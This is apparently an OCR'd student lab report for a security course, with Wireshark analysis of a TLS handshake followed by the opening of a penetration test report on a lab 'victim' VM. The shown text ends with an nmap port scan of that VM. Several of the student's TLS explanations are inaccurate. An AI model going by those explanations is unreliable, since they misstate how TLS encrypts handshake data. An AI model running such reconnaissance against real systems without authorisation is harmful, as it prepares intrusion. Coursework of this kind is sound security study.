
Task 1: Capturing SSL Session Packets


Client Hello Record



```
No.     Time           Source                Destination           Protocol Length Info
    160 9.534830000    192.168.1.5           54.192.86.210         TLSv1.2  583
Client Hello

Frame 160: 583 bytes on wire (4664 bits), 583 bytes captured (4664 bits) on interface 0
Ethernet II, Src: fa:16:3e:85:da:45 (fa:16:3e:85:da:45), Dst: fa:16:3e:74:38:58
(fa:16:3e:74:38:58)
Internet Protocol Version 4, Src: 192.168.1.5 (192.168.1.5), Dst: 54.192.86.210
(54.192.86.210)
Transmission Control Protocol, Src Port: 37632 (37632), Dst Port: https (443), Seq: 1,
Ack: 1, Len: 517
Secure Sockets Layer
    TLSv1.2 Record Layer: Handshake Protocol: Client Hello
        Content Type: Handshake (22)
        Version: TLS 1.0 (0x0301)
        Length: 512
        Handshake Protocol: Client Hello
```

Content Type - Handshake (22)

Nonce Value - 89 55 26 6c 47 f5 34 8d 58 79 e7 5f 0d f0 a8 db 37 7a c9 cd 39 ac 8d e8 d4 21 d3 a2



```
            random_bytes: 8955266c47f5348d5879e75f0df0a8db377ac9cd39ac8de8...
        Session ID Length: 0
        Cipher Suites Length: 46

0050  c3 89 55 26 6c 47 f5 34  8d 58 79 e7 5f 0d f0 a8   ..U&lG.4 .Xy._...
0060  db 37 7a c9 cd 39 ac 8d  e8 d4 21 d3 a2 00 00 2e   .7z..9.. ..!.....
```


Cipher Suite:

Public Key Algorithm: ECDH (Elliptic curve Diffie-Hellman), which is used for encryption, and ECDSA (Elliptic Curve Digital Signature Algorithm) used for digital signing.

Symmetric Key Algorithm: AES (Advanced Encryption Standard)

Hash Algorithm: SHA-256

Server Hello Record



```
No.     Time           Source                Destination           Protocol Length Info
   1260 11.509165000   54.239.25.192         192.168.1.5           TLSv1.2  1414
Server Hello

Frame 1260: 1414 bytes on wire (11312 bits), 1414 bytes captured (11312 bits) on
interface 0
Ethernet II, Src: fa:16:3e:74:38:58 (fa:16:3e:74:38:58), Dst: fa:16:3e:85:da:45
(fa:16:3e:85:da:45)
Internet Protocol Version 4, Src: 54.239.25.192 (54.239.25.192), Dst: 192.168.1.5
(192.168.1.5)
Transmission Control Protocol, Src Port: https (443), Dst Port: 58189 (58189), Seq: 1,
Ack: 182, Len: 1360
Secure Sockets Layer
    TLSv1.2 Record Layer: Handshake Protocol: Server Hello
        Content Type: Handshake (22)
        Version: TLS 1.2 (0x0303)
        Length: 106
        Handshake Protocol: Server Hello
```


Chosen `Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)`

Algorithms used in the Cipher Suite: RSA with AES (128 bit), Cipher Block Chaining and SHA hash algorithm

Nonce or `random_bytes: d20a8e94ba1501b39a3a169e23d04a6569157706bb856549...`

d2 0a 8e 94 ba 15 01 b3 9a 3a 16 9e 23 d0 4a 65 69 15 77 06 bb 85 65 49 87 85 a2 f5

Nonces/Random bytes are a unique value chosen by an entity in a protocol, and it is used to protect that entity against replay attacks.




```
Session ID: 3203fe9eb1d614a20e18f4c24747ba67d077280c01e21407...
```

Session ID is a long, randomly generated string used to identify a session, which is a series of related message exchanged over a network, for example HTTP. They are used to identify a user who has logged onto a website. They can be used by attackers to hijack the session and obtain potential root privileges.

Certificates: It is not included in this record. They are provided in a different record, and yes, they fit in a single frame.

Task 2: Key Exchange and Application data

Client Key Exchange Record




```
No.     Time           Source                Destination           Protocol Length
Info
   1269 11.514925000   192.168.1.5           54.239.25.192         TLSv1.2  216
Client Key Exchange, Change Cipher Spec, Hello Request, Hello Request

Frame 1269: 216 bytes on wire (1728 bits), 216 bytes captured (1728 bits) on
interface 0
Ethernet II, Src: fa:16:3e:85:da:45 (fa:16:3e:85:da:45), Dst: fa:16:3e:74:38:58
(fa:16:3e:74:38:58)
Internet Protocol Version 4, Src: 192.168.1.5 (192.168.1.5), Dst: 54.239.25.192
(54.239.25.192)
Transmission Control Protocol, Src Port: 58189 (58189), Dst Port: https (443), Seq:
182, Ack: 4750, Len: 162
Secure Sockets Layer
    TLSv1.2 Record Layer: Handshake Protocol: Client Key Exchange
        Content Type: Handshake (22)
        Version: TLS 1.2 (0x0303)
        Length: 70
        Handshake Protocol: Client Key Exchange
    TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
        Content Type: Change Cipher Spec (20)
        Version: TLS 1.2 (0x0303)
        Length: 1
        Change Cipher Spec Message
    TLSv1.2 Record Layer: Handshake Protocol: Multiple Handshake Messages
        Content Type: Handshake (22)
        Version: TLS 1.2 (0x0303)
        Length: 76
        Handshake Protocol: Hello Request
        Handshake Protocol: Hello Request
```

Pre - Master Secret: Yes. RSA encrypted Pre - Master Secret.

This secret is used for creating the session key, for authentication purpose.

```
Encrypted PreMaster length: 256

Encrypted PreMaster: 35520d23c99aadf22dc68d85dbcc7cd439465598b14ce4a2...
```

Change Cipher Specification Record



```
No.     Time           Source                Destination           Protocol Length
Info
    173 9.587815000    192.168.1.5           54.192.86.210         TLSv1.2  153
Change Cipher Spec, Hello Request, Hello Request

Frame 173: 153 bytes on wire (1224 bits), 153 bytes captured (1224 bits) on interface
0
Ethernet II, Src: fa:16:3e:85:da:45 (fa:16:3e:85:da:45), Dst: fa:16:3e:74:38:58
(fa:16:3e:74:38:58)
Internet Protocol Version 4, Src: 192.168.1.5 (192.168.1.5), Dst: 54.192.86.210
(54.192.86.210)
Transmission Control Protocol, Src Port: 37632 (37632), Dst Port: https (443), Seq:
518, Ack: 155, Len: 87
Secure Sockets Layer
    TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
        Content Type: Change Cipher Spec (20)
        Version: TLS 1.2 (0x0303)
        Length: 1
        Change Cipher Spec Message
    TLSv1.2 Record Layer: Handshake Protocol: Multiple Handshake Messages
        Content Type: Handshake (22)
        Version: TLS 1.2 (0x0303)
        Length: 76
        Handshake Protocol: Hello Request
        Handshake Protocol: Hello Request
```

What is the purpose of the Change Cipher Spec record? How many bytes is the record in your trace?

--> Change Cipher Spec messages are just a single byte long. They are sent at the end of a SSL handshake. They are used in SSL to indicate, that the communication between the client and server is shifting from unencrypted to encrypted type of communication.


What is being Encrypted? and How?

--> The master secret which is used in creating the session keys (all the previous handshake messages) is being encrypted. This is done by signing the certificates. Once encrypted, they are sent from the client to the server.

Does the server also send a change cipher record and an encrypted handshake record to the client? How are those records different from those sent by the client?

--> Yes. The server sends a change cipher record and an encrypted handshake record to the client. It does this by including the cipher suite to be used as well as a session id for reference.

Application Data


application_data.txt (~/Desktop/output) - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
application_data.txt

```
No.     Time           Source                Destination           Protocol Length Info
    174 9.588009000    192.168.1.5           54.192.86.210         TLSv1.2  559
Application Data

Frame 174: 559 bytes on wire (4472 bits), 559 bytes captured (4472 bits) on interface 0
Ethernet II, Src: fa:16:3e:85:da:45 (fa:16:3e:85:da:45), Dst: fa:16:3e:74:38:58
(fa:16:3e:74:38:58)
Internet Protocol Version 4, Src: 192.168.1.5 (192.168.1.5), Dst: 54.192.86.210
(54.192.86.210)
Transmission Control Protocol, Src Port: 37632 (37632), Dst Port: https (443), Seq:
605, Ack: 155, Len: 493
Secure Sockets Layer
    TLSv1.2 Record Layer: Application Data Protocol: http
        Content Type: Application Data (23)
        Version: TLS 1.2 (0x0303)
        Length: 488
        Encrypted Application Data: 0000000000000001aa849281ecb82c4abc6b3fba5c90b835...
```

How is the application data being encrypted? Do the records containing application data include a MAC? Does Wireshark distinguish between the encrypted application data and the MAC?

--> It is encrypted with the symmetric key encryption algorithm used in the handshake phase, using symmetric encryption keys generated using pre-master key and nonces/random bytes.

Yes, the records containing application data include a MAC. But Wireshark cannot distinguish between the encrypted application data and the MAC.

Comment on and explain anything else that you found interesting in the trace.

--> Nothing in particular. The multiple handshakes in handshake protocol of the change cipher spec record was interesting, as all their lengths were 0.

Task 3: Penetration Testing Report

1. EXECUTIVE SUMMARY

This is the Penetration Testing report for Lab 5 of the course CSE 598. This Penetration Test was performed on 11/29/2015. The detailed report about each task and our findings are described below.

This document details the security assessment (external penetration testing) of the "victim" VM. The purpose of the assessment was to provide a review of the security posture of Victim VM, running METASPLOIT.

1.1. SCOPE OF WORK

This security assessment covers the remote penetration testing of the "victim" server hosted at the address 192.168.1.2. The assessment was carried out from a black box perspective, with the only supplied information being the tested servers IP addresses. No other information was assumed at the start of the assessment.

1.2. PROJECT OBJECTIVES

This security assessment is carried out to gauge the security posture of the Victim VM. The result of the assessment is then analyzed for vulnerabilities.

Given the limited time that is given to perform the assessment, only immediately exploitable services have been tested. The vulnerabilities are assigned a risk rating based on threat, vulnerability and impact.

1.3. ASSUMPTION

While writing the report, we assume that both IP addresses are considered to be public IP addresses. The tests are carried out assuming the identity of an attacker or a user with malicious intent. At the same time due care is taken not to harm the server.


1.4. SUMMARY OF FINDINGS

Risk Ranking Profile (on a scale from 1 to 10)

Ranking	Score
Low	0 - 2
Medium	2.1 - 5.9
High	6 - 8.5
Critical	8.5 - 10

Total Risk Ratings (5 exploitations)

Value	No. of Risks
Low	0
Medium	1
High	3
Critical	1



As you can see, out of the 5 vulnerability attacks, the majority of the attacks performed were highly effective, causing damage to the Victim VM by exploiting its vulnerabilities. This adds up to about 60% of the damage caused. The remaining 40% have been shared between very critical attacks and medium attacks. Surprisingly enough, there haven't been any low damage attacks.

1.5. OVERALL RECOMENDATION

The “Overall Risk Score” for the Victim VM is currently a seven (7). This rating implies an ELEVATED risk of security controls being compromised with the potential for material financial losses. This risk score was determined based on the number of high risk vulnerabilities and several medium risk vulnerabilities, along with the success of directed attack.

The most severe vulnerability identified was the presence of default passwords in the corporate public facing website which allowed access to a number of sensitive documents and the ability to control content on the device. This vulnerability could lead to theft of user accounts, leakage of sensitive information, or full system compromise. Several lesser severe vulnerabilities could lead to theft of valid account credentials and leakage of information.

There were 3 attacks that were defined as "high" when checked with an online database, with 1 vulnerability each for the "critical" section and "medium" section.

The Victim VM lacks a defense in depth (multi-layered) security strategy which if implemented will help it achieve a better security level.

If the Victim VM implements the following policies, it might have a better chance of preventing the attacks:


- Apply rules to allow only public services such as mail and web access. That too, only when needed. In all other times, these ports need to be closed.
- Anti-mapping rules on the border router and primary firewall can increase protection.
- Allow only authorized IPs to connect to other services or best disable unneeded services.
- Services installed were running with default configuration such as FTP. An attacker can gain access to customer information and manipulate it.
- Display consistent error messages for any combination of username and password.
- Block ICMP incoming traffic – ICMP can be used to launch denial of service attacks against targeted equipment. Disable ICMP at the router and firewall to ensure this type of action is protected against.
- Intrusion Detection (IDS) – Networks exposed to potentially hostile traffic should implement some capability to detect intrusions. Investigate an IDS solution for the network.

2. DETAILS OF FINDINGS


2.1 PORT SCAN STATUS

Our Victim VM is located at the IP address 192.168.1.2. We use "nmap" to check for all open ports on the VM. Nmap is a utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems.



```
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
root@kali:~# clear

root@kali:~# nmap 192.168.1.2

Starting Nmap 6.47 ( http://nmap.org ) at 2015-11-29 22:12 MST
Nmap scan report for 192.168.1.2
Host is up (0.00088s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
```



```
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: FA:16:3E:EC:D3:D4 (Unknown)
```

